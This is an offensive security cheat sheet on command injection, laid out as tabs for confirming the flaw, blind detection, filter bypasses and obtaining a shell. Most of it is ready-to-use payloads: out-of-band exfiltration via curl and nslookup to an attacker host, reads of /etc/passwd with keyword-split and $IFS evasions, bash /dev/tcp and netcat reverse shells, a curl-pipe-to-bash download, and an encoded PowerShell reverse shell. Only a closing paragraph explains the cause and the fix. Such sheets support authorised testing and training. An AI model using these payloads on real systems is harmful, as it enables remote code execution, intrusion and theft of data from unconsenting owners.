


Command Injection

The app passes your input into a system shell, so a metacharacter turns your input into extra commands the server runs — code execution as the web user, usually a short hop to a reverse shell. Replace <placeholders> with your own values.



① Find + Confirm (in-band)

Target anything that likely shells out: ping/nslookup tools, converters, PDF/image processors, filename fields. Append a command.

Tab 1 · Confirm

```
<input>; id          <input> | id          <input> && id
<input> $(id)        <input> `id`
# Windows:
<input> & whoami      <input> | whoami      & ipconfig
```

uid=... (or whoami output) in the response = execution.

② Blind Confirmation

Tab 2 · Blind

```
# time-based (response hangs if it runs)
<input>; sleep 5
<input> && ping -c 5 127.0.0.1      # Windows: ping -n 5

# out-of-band (make the server call you)
<input>; curl http://<your-ip>/`whoami`
<input>; nslookup `whoami`.<your-collab-domain>
# catch: python3 -m http.server 80 / interactsh / Collaborator
```

③ Filter / Space / Keyword Bypasses

Tab 3 · Bypass

```
no spaces:   cat</etc/passwd {cat,/etc/passwd} cat$IFS/etc/passwd ${IFS}
keyword split: w'h'oami wh$@oami c\at /etc/passwd /???/???t /etc/passwd
encode:      echo aWQ=|base64 -d|bash
concat:      a=who;b=ami;$a$b
```

④ Get a Shell → Stabilise

Tab 4 · Shell

```
# listener first: nc -lvnp 4444
<input>; bash -c 'bash -i >& /dev/tcp/<your-ip>/4444 0>&1'
<input>; busybox nc <your-ip> 4444 -e /bin/sh
<input>; curl http://<your-ip>/s.sh|bash          # if only OOB works

# Windows: & powershell -e <base64-reverse-shell>

# stabilise:
python3 -c 'import pty;pty.spawn("/bin/bash")'    # then Ctrl-Z; stty raw -echo; fg
```

Then enumerate locally and escalate — see [linux-privesc](#) / [windows-privesc](#).

Key idea: command injection happens when user input is concatenated into a shell command instead of passed as a safe argument. A metacharacter (; | & \$() ``) ends the intended command and starts yours, running as the web service account. Confirm with `id/whoami` (or timing/OOB when blind), bypass filters with `$IFS` / quoting / encoding, then pop a reverse shell. The fix is to avoid the shell entirely (exec-array APIs, never string concatenation).